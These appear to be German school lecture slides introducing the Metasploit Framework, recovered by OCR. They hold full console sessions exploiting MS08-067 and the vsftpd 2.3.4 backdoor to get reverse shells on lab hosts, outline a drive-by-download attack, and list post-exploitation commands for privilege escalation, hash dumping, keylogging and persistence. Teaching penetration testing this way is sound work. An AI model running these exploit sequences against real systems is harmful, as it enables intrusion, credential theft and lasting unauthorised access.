

METASPLOIT FRAMEWORK

Aufbau, Bestandteile und Anwendungsszenarien



gds2 Gottlieb-Daimler-Schule 2
Technisches Schulzentrum Sindelfingen
mit Abteilung Akademie für Datenverarbeitung

Metasploit-Framework-Aufbau



Tutorial: http://www.offensive-security.com/metasploit-unleashed/Introduction

Metasploit-Konsole (msfconsole)

Start

```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# msfconsole
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
-- type 'go_pro' to launch it now.

       =[ metasploit v4.9.2-2014042301 [core:4.9 api:1.0] ]
+ -- --=[ 1292 exploits - 794 auxiliary - 221 post ]
+ -- --=[ 335 payloads - 35 encoders - 8 nops      ]

msf >
```

!!!

Prinzipielle Vorgehensweise

- Suchen und anzeigen von Exploits
  - `msf > search ms08_067`
- Verwenden eines bestimmten Exploits und Infos hierzu
  - `msf > use windows/smb/ms08_067_netapi`
  - `msf exploit(ms08_067_netapi) > info`
  - `msf exploit(ms08_067_netapi) > show targets`
  - `msf exploit(ms08_067_netapi) > show options`
- Welcher Payload ist möglich? -- und auswählen
  - `msf exploit(ms08_067_netapi) > show payloads`
  - `msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp`
- Optionen/Variablen setzen
  - `msf exploit(ms08_067_netapi) > set RHOST 192.168.70.138`
  - `….`
- Feuer frei
  - `msf exploit(ms08_067_netapi) > exploit`


Gehackt / …

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST 192.168.132.139
RHOST => 192.168.132.139
msf exploit(ms08_067_netapi) > set LHOST 192.168.132.134
LHOST => 192.168.132.134
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.132.134:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:German
[*] Selected Target: Windows XP SP3 German (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 192.168.132.139
[*] Meterpreter session 1 opened (192.168.132.134:4444 -> 192.168.132.139:1170)

meterpreter > shell
Process 900 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Dokumente und Einstellungen\cisco\Desktop>ipconfig
ipconfig

Windows-IP-Konfiguration


Ethernetadapter LAN-Verbindung:

        Verbindungsspezifisches DNS-Suffix: localdomain
        IP-Adresse. . . . . . . . . . . . : 192.168.132.139
        Subnetzmaske. . . . . . . . . . . : 255.255.255.0
        Standardgateway . . . . . . . . . : 192.168.132.2
```


Meterpreter Session geöffnet

!!!

Payload-Typen




Bind-Payload



Reverse-Payload

Drive-by-Download Angriff




1. Angreifer präpariert eine Webseite mit Schadsoftware oder setzt einen eigenen Webserver auf
2. Info an Opfer über den neuen „Service“ (Mail)
3. Opfer öffnet Mail und folgt Anweisungen (Öffnen der URL)
4. Der entsprechende Schadcode (Exploit) wird vom Webserver zum PC übertragen und dort ausgeführt.
5. Der übertragene Payload veranlasst das Opfer, sich mit dem Angreifer über Port 80 zu verbinden!

Meterpreter


- Nach erfolgreichem Exploit benötigt der Angreifer Code, der auf das angegriffene System übertragen und ausgeführt werden kann.
- Ziel: Erweiterter bzw. dauerhafter Zugriff
  - Neue Nutzer-Accounts anlegen
  - Mittels Shell Zugriff auf das System verschaffen
  - Installierte Programme (VNC, RDesktop, etc.) ausnützen
- Bekanntester Payload des Frameworks ist der Meta-Interpreter (Meterpreter) mit eigener Command Shell und einer Vielzahl an Befehlen zur Penetrierung des Zielsystems – Kommando `help` zur Übersicht.
  http://en.wikibooks.org/wiki/Metasploit/MeterpreterClient

Post-Exploitation

- Informationen zum System ermitteln winenum
- Benutzer(Berechtigung) unter welcher der Meterpreter ausgeführt wird getuid
- Erlangen von Systemberechtigung getsystem
- Prozesslisting auf dem Zielsystem ps
- Migrieren des Meterpreter in einen anderen laufenden Prozess (Explorer) migrate
- Command Shell auf dem Zielsystem starten shell
- Benutzer/Hashdatei auslesen hashdump
- Keylogger starten keyscan_...
- Dauerhaften Server installieren metsvc
- .....


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.132.138
192.16
192.168.132.1
Attack
Login
Services
Scan
Host
ftp
http
irc
misc
postgres
realserver
samba
smtp
ssh
telnet
webapp
wyse
proftp_sreplace
proftp_telnet_iac
proftpd_133c_backdoor
vsftpd_234_backdoor
wuftpd_site_exec_format
check exploits...
Console X
Scan X
Services X
exploit X
exploit X
msf> use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set LHOST 192.168.132.134
LHOST => 192.168.132.134
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > set LPORT 18666
LPORT => 18666
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.132.137
RHOST => 192.168.132.137
msf exploit(vsftpd_234_backdoor) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf exploit(vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.132.134:18666
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
msf exploit(vsftpd_234_backdoor) >

Armitage



Hinweis:

https://www.offensive-security.com/metasploit-unleashed/armitage-setup/